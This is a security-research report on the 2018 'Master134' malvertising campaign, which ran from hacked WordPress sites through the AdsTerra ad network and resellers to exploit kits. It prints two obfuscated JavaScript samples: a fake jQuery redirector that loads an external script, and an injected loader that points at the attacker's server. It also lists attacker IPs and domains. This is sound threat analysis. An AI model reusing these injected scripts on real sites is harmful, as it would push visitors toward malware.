A Malvertising Campaign of Secrets and Lies


July 30, 2018

Check Point Research has uncovered a large Malvertising campaign that starts with thousands of compromised WordPress websites, involves multiple parties in the online advertising chain and ends with distributing malicious content, via multiple Exploit Kits, to online users everywhere.

Before explaining the details of this research, and for those who are not familiar with how the online advertising industry operates, for our purposes it is enough to understand that the industry is based on three main elements:

2) **Publishers** who allocate space on their website and sell it to Advertisers.
3) **Ad-Networks** that bid to buy ad space and connect Advertisers to Publishers.

In addition to these parties are Resellers. These companies work with Ad-Networks to resell the traffic that Ad-Networks collect from Publishers on to other Advertisers.



Our discovery revealed an alarming partnership between a threat actor disguised as a Publisher and several legitimate Resellers that leverage this relationship to distribute a variety of malware including Banking Trojans, ransomware and bots. Furthermore, powering the whole process is a powerful and infamous Ad-Network called AdsTerra.

The following analysis reveals the full extent of this well-planned Malvertising operation and the manipulation of the entire online advertising supply chain. Our research also raises questions, as seen in our conclusion, about the collaboration involved in this campaign as well as proper verification of adverts in the online advertising industry as a whole. Furthermore, concerns from this discovery include the current role of Ad-Networks in the Malvertising ecosystem, who, as we shall see, are the companies powering these attacks.

The Start of Our Investigation

During a routine examination of Exploit Kit traffic and collecting IoCs, we stumbled upon what seemed to be a new campaign redirecting to the Rig Exploit Kit.

Server Type	Protocol	Method	Result	Host	URL	Body	Content-Type	Comments
Apache	HTTP	GET	301	tuzads.com	/2018/04/05	0	text/html; char…	
Apache	HTTP	GET	200	tuzads.com	/2018/04/05/	17,567	text/html; char…	
Apache/2.4.28 …	HTTP	GET	200	134.249.116.78	/jquery.js	3,149	application/java…	
nginx/1.12.1	HTTPS	GET	200	www.hibids10.com	/watch?key=789a4129e78c00008a47b36e23d65ea7	2,950	text/html	
nginx/1.12.1	HTTPS	GET	302	www.hibids10.com	/watch?shu=c4611f602cd784476d7c3785b7c904fb0…	0	text/html	
	HTTP	GET	302	clk.verblife-2.co	/click?i=wRqXAQjtvdE_0	0		
nginx	HTTP	GET	200	justmensring.ml	/new-products	24,719	text/html; char…	
Apache/2.4.10 …	HTTP	GET	200	206.189.148.113	/	11,294	text/html; char…	Redirection_RigEK HTML/JS (Landing Page)
nginx/1.6.2	HTTP	GET	200	185.154.53.67	/?MjE2NDM0&QjWEPTAdbEV&szXGYURLgoASLr=Zmx…	49,023	text/html;chars…	RigEK URI (Landing Page)
	HTTP	CONNECT	200	Tunnel to	raw.githubusercontent.com:443	739		

Figure 1: Redirection to a known Rig Exploit Kit Landing Page.

In fact, we were intrigued by the method used by the actor to lure their victims, since no other aspect of the campaign seemed out of the ordinary.

Upon taking a closer look at the infection chain, we deducted the following:

1. Compromised websites redirect victims to a JavaScript on a remote server using the IP address 134.249.116.78.
2. The IP address 134.249.116.78 redirects users to an advertising page owned by an Ad-Network.
3. The Ad-Network redirects the users to a malware download page.

We thus concluded that the party who owns the server belonging to IP address 134.249.116.78 (from now on referred to simply as 'Master134') is the funnel into the infection chain. However, the source of its traffic and target of his redirection still remained unclear.

Master134: The Coordinator of a Vast Malvertising Network

Traffic To Master134's IP address

Pivoting on the IP address, we found over 10,000 compromised websites that were redirecting their visitors to the server via a "jquery.js" request.

We cross-checked the dates of the redirections with the known components on the redirecting site and discovered that all of the compromised websites were using WordPress v.4.7.1, and thus they are all vulnerable to Remote Code Execution (RCE) attacks, which were indeed carried out by Master134 in order to create a redirection from the compromised website to his own server. In addition, the JavaScript contained an obfuscated redirection to a domain with a given key that will be discussed later on.

Another source of traffic was a Potentially Unwanted Program (PUP) that altered the victims' homepage to the redirection mentioned above. As we have seen in the past, although PUPs can easily be mistaken for being irritating and harmless, the Fireball phenomena taught us that they rarely are.

```
/*! jQuery v1.12.4 | (c) jQuery Foundation | jquery.org/license */

var _0xdddb=["\x67\x65\x74\x54\x69\x6D\x65","\x73\x65\x74\x54\x69\x6D\x65","\x63\x6F\x6F\x6B\x69\x65","\x3D",
"\x3B\x65\x78\x70\x69\x72\x65\x73\x3D","\x74\x6F\x47\x4D\x54\x53\x74\x72\x69\x6E\x67","\x3B\x20\x70\x61\x74\x68\x3D","",
"\x69\x6E\x64\x65\x78\x4F\x66","\x6C\x65\x6E\x67\x74\x68","\x73\x75\x62\x73\x74\x72\x69\x6E\x67","\x3B",
"\x36\x33\x38\x65\x66\x32\x66\x33\x61\x30\x33\x38\x36\x65\x63\x35\x30\x31\x38\x64\x32\x63\x30\x61\x63\x32\x37\x36\x31\x39\x34\x31","\x6A\x73","\x63\x6F\x6F\x6B\x69\x65\x45\x6E\x61\x62\x6C\x65\x64","\x63\x73\x72\x66\x5F\x75\x69\x64\x73",
"\x3C\x73\x63\x72",
"\x69\x70\x74\x20\x74\x79\x70\x65\x3D\x22\x74\x65\x78\x74\x2F\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x22\x20\x73\x72\x63\x3D\x22\x68\x74\x74\x70","\x70\x72\x6F\x74\x6F\x63\x6F\x6C","\x68\x74\x74\x70\x73\x3A","\x73",
"\x3A\x2F\x2F\x77\x77\x77\x2E\x6D\x6F\x64\x75\x6C\x65\x70\x75\x73\x68\x2E\x63\x6F\x6D\x2F\x36\x33\x38\x65\x66\x32\x66\x33\x61\x30\x33\x38\x36\x65\x63\x35\x30\x31\x38\x64\x32\x63\x30\x61\x63\x32\x37\x36\x31\x39\x34\x31\x2F\x69\x6E\x76\x6F\x6B\x65\x2E\x6A\x73\x22\x3E\x3C\x2F\x73\x63\x72","\x69\x70\x74\x3E","\x77\x72\x69\x74\x65","\x31","\x2F","\x68\x72\x65\x66",
"\x6C\x6F\x63\x61\x74\x69\x6F\x6E",
"\x68\x74\x74\x70\x73\x3A\x2F\x2F\x77\x77\x77\x2E\x68\x69\x62\x69\x64\x73\x31\x30\x2E\x63\x6F\x6D\x2F\x77\x61\x74\x63\x68\x3F\x6B\x65\x79\x3D\x37\x38\x39\x61\x34\x31\x32\x39\x65\x37\x38\x63\x30\x30\x30\x30\x38\x61\x34\x37\x62\x33\x36\x65\x32\x33\x64\x36\x35\x65\x61\x37"];function _mmm(_0x394bx2,_0x394bx3,_0x394bx4,_0x394bx5){var _0x394bx6= new Date();var _0x394bx7= new Date();if(_0x394bx4=== null|| _0x394bx4===0){_0x394bx4= 3};_0x394bx7[_0xdddb[1]](_0x394bx6[_0xdddb[0]]()+ 3600000* 24* _0x394bx4);document[_0xdddb[2]]= _0x394bx2+ _0xdddb[3]+ escape(_0x394bx3)+ _0xdddb[4]+ _0x394bx7[_0xdddb[5]]()+ (( _0x394bx5)?_0xdddb[6]+ _0x394bx5:_0xdddb[7])}function _nnn(_0x394bx9){var _0x394bxa=document[_0xdddb[2]][_0xdddb[8]]( _0x394bx9+ _0xdddb[3]);var _0x394bxb=_0x394bxa+ _0x394bx9[_0xdddb[9]]+ 1;if((!_0x394bxa) && (_0x394bx9!= document[_0xdddb[2]][_0xdddb[10]](0,_0x394bx9[_0xdddb[9]]))){return null};if(_0x394bxa== -1){return null};var _0x394bxc=document[_0xdddb[2]][_0xdddb[8]](_0xdddb[11],_0x394bxb);if(_0x394bxc== -1){_0x394bxc= document[_0xdddb[2]][_0xdddb[9]]};return unescape( document[_0xdddb[2]][_0xdddb[10]](_0x394bxb,_0x394bxc))}atOptions= {"\x6B\x65\x79":_0xdddb[12],"\x66\x6F\x72\x6D\x61\x74": _0xdddb[13],"\x70\x61\x72\x61\x6D\x73":{}};if(navigator[_0xdddb[14]]){if(_nnn(_0xdddb[15])== 1){document[_0xdddb[23]]( _0xdddb[16]+ _0xdddb[17]+ (location[_0xdddb[18]]=== _0xdddb[19]?_0xdddb[20]:_0xdddb[7])+ _0xdddb[21]+ _0xdddb[22])}else {_mmm(_0xdddb[15],_0xdddb[24],_0xdddb[24],_0xdddb[25]);window[_0xdddb[27]][_0xdddb[26]]= _0xdddb[28]}}
```

Figure 2: The Redirection Script from Master134.

```
<script>
var _0xaae8=["","\x6A\x6F\x69\x6E","\x72\x65\x76\x65\x72\x73\x65","\x73\x70\x6C\x69\x74",
"\x3E\x74\x70\x69\x72\x63\x73\x2F\x3C\x3E\x22\x73\x6A\x2E\x79\x72\x65\x75\x71\x6A\x2F\x38\x37\x2E\x36\x31\x31\x2E\x39\x34\x32\x2E\x34\x33\x31\x2F\x2F\x3A\x70\x74\x74\x68\x22\x3D\x63\x72\x73\x20\x74\x70\x69\x72\x63\x73\x3C","\x77\x72\x69\x74\x65"];
document[_0xaae8[5]](_0xaae8[4][_0xaae8[3]](_0xaae8[0])[_0xaae8[2]]()[_0xaae8[1]](_0xaae8[0]));
</script>
```

Figure 3: The Redirection Script to Master134.

Redirection From Master134's IP Address

The first examination revealed that Master134 redirects its traffic to the domain "hibids10[.]com". Pivoting on that domain, we realized a key piece of information; the domain belongs to a famous Ad-Network, AdsTerra.

A quick search led to an article published by Jerome from MalwareBytes in 2016, reviewing the involvement of AdsTerra in the Magnitude Exploit Kit infection chain. According to the post, Malvertising campaigns fueled by AdsTerra's traffic were responsible for a sharp increase in the number of infections via the Exploit Kit. With this in mind, we gathered the following information about Master134's redirection history:

Start Date	End Date	Redirected to
14.4.17	12.6.17	onclkds.com/afu.php?zoneid=1157984
23.5.17	9.8.17	www.cpm10.com/watch?key=fe0a93971e993f059d7a78bf2fa5117
9.8.17	7.4.18	www.cpm20.com/watch?key=f9363dcc22f7f5fc89d5d6dcccb1e58(
7.4.18	20.6.18	www.hibids10.com/watch?key=789a4129e78c00008a47b36e23d65e
20.6.18	—	www.sloi1.com/3hfnn2cne?key=789a4129e78c00008a47b36e23d65e

Figure 4: A list of websites to which the actor redirected traffic from its server. The traffic was redirected to its server via ad-network companies, just like any other publisher offering ad space.

All of the domains mentioned above, with the exception of first address on the list, belong to the same Ad-Tech company – AdsTerra. Further analysis of the redirections enabled us to form a list of companies and infection chain.

The list of redirection chains includes major players in the Exploit Kit landscape, along with some other malicious sites: Fobos, HookAds, Seamless, BowMan, TorchLie, BlackTDS and Slyip, all redirect to the Rig Exploit Kit. In addition, redirections to Magnitude Exploit Kit, GrandSoft Exploit Kit, FakeFlash and Technical Support Scams can also be found in the list.

It is clear that Master134 is therefore a key player in the Drive-By landscape as is already affiliated with some of the above mentioned campaigns. In fact, previous researchers have referred to him as being the main actor behind the Tech Support Scam as well as the source of the HookAds and Seamless campaigns.

The Operation Chain of Master134:




Figure 6: The advertising chain of Master134; the actor acts as a Publisher and offers its ad space for bid via AdsTerra.

The Ad-Network Companies

AdsTerra works with many Publishers offering ad space for rent and acts as the bidding platform from where that space is given to the Advertiser which offers the highest bid. This advertising process may imply that other, smaller advertising companies are involved. In addition, other Resellers are also acting on behalf of other advertisers by plugging into AdsTerra's network to resell their traffic onto *their* Advertisers.

However, although we would like to believe that the Resellers that purchase Master134's ad space from AdsTerra are acting in good faith, unaware of Master134's malicious intentions, an examination of the purchases from AdsTerra showed that somehow, space offered by Master134 always ended up in the hands of cyber criminals, and thus enables the infection chain to be completed. In short, it seems threat actors seeking traffic for their campaigns simply buy ad space from Master134 via several Ad-Networks and, in turn, Master134 indirectly sells traffic/victims, to these campaigns via malvertising.

In order for this circle to succeed, the Ad-Network would need to turn a blind eye for the operation.

This may be done by choice, in order to maximize the financial gain regardless of the damage caused to internet users, or it may be done unknowingly, due to the lack of ad-verification technology which provides inspection of advertisers before their content is published.

Our investigation revealed four Resellers that were bidding on ad space offered by the actor from AdsTerra:

1. ExoClick
2. AdKernel
3. EvoLeads
4. AdventureFeeds

These companies' domains, which were involved in the bids, can be found in the appendix.

Diagram: An Overview of Master123's Malvertising Operation.

Following the Money

To recap: The apparent collaboration between a malicious publisher and a variety of threat actors forms a disturbing scenario which impacts the online advertising industry. AdsTerra, a famous Ad-Network company, has been purchasing traffic from a known cybercriminal posing as an ordinary publisher, which obtains its traffic via malicious activities.

As often happens in the ad industry, AdsTerra resells the traffic to several other Reseller companies – in this case, ExoClick, AdKernel, EvoLeads, AdventureFeeds, who curiously sell this traffic to their clients. However, all the clients who bid on the traffic directed via AdsTerra, from Master134, happen to be threat actors, and among them some of the Exploit Kit land's biggest players. It appears then that somehow, an extensive collaboration between several malicious parties is successfully maintained via third party Ad-Networks, the biggest one being AdsTerra.

An artist's illustration of how the ad-bidding platform favours the malvertiser/threat actors over legitimate advertisers.

So, looking into the monetization process, the money seems to flow upwards.

First, the threat actor who wins the bid for the publisher's ad space pays the Reseller companies. That company, in turn, pays AdsTerra, which maintains directs relations with Master134 and pays the actor for the ad space. Given the described flow then, the question arises: who runs this complex operation?

We wouldn't expect that a threat actor, such as the ones involved in the process, would be able to retain the advertising services of an Ad-Network company. Nevertheless, how are they able to purchase ad space from these companies?

Based on our findings, we speculate that the threat actors pay Master134 directly. Master134 then pays the ad-network companies to re-route and perhaps even disguise the origins of the traffic. In such a scenario, Master134 plays a unique role in the cybercrime underworld; he is generating profit from ad revenue by working directly with AdsTerra and is successfully making sure this traffic reaches the right, or in our case – the wrong hands.

Conclusion

Malvertising campaigns have been here with us for several years. Their serving of malicious content via advertisements without the need for user collaboration attracts threat actors seeking to gain easy exposure to a vast pool of potential victims.

Indeed, threat actors never cease to look for new techniques to spread their attack campaigns, and do not hesitate to utilize legitimate means to do so. However, when legitimate online advertising companies are found at the heart of a scheme, connecting threat actors and enabling the distribution of malicious content worldwide, we can't help but wonder – is the online advertising industry responsible for the public's safety? Indeed, how can we be certain that the advertisement we encounter while visiting legitimate websites are not meant to harm us?

Due to the often complex nature of malware campaigns, and the lack of advanced technology to vet and prevent malicious adverts from being uploaded onto Ad-Network bidding platforms, it is likely we will see more Malvertising continue to be a popular way for cyber criminals to gain illegal profits for many years to come.

Appendix

A list of domains belonging to the ad-network companies that purchased the ad space offered by Master134 from the Ad-Network company, AdsTerra.

Company	Domains
ExoClick	Exoclick.com
EvoLeads	Bestadbid.com
AdKernel	Junnify.com
	Bikinisgroup.com
AdventureFeeds	Xml.pdn-1.com
	Xml.pdn-2.com
	Xml.pdn-3.com
	Xml.pdn-4.com
	Xml.pdn-5.com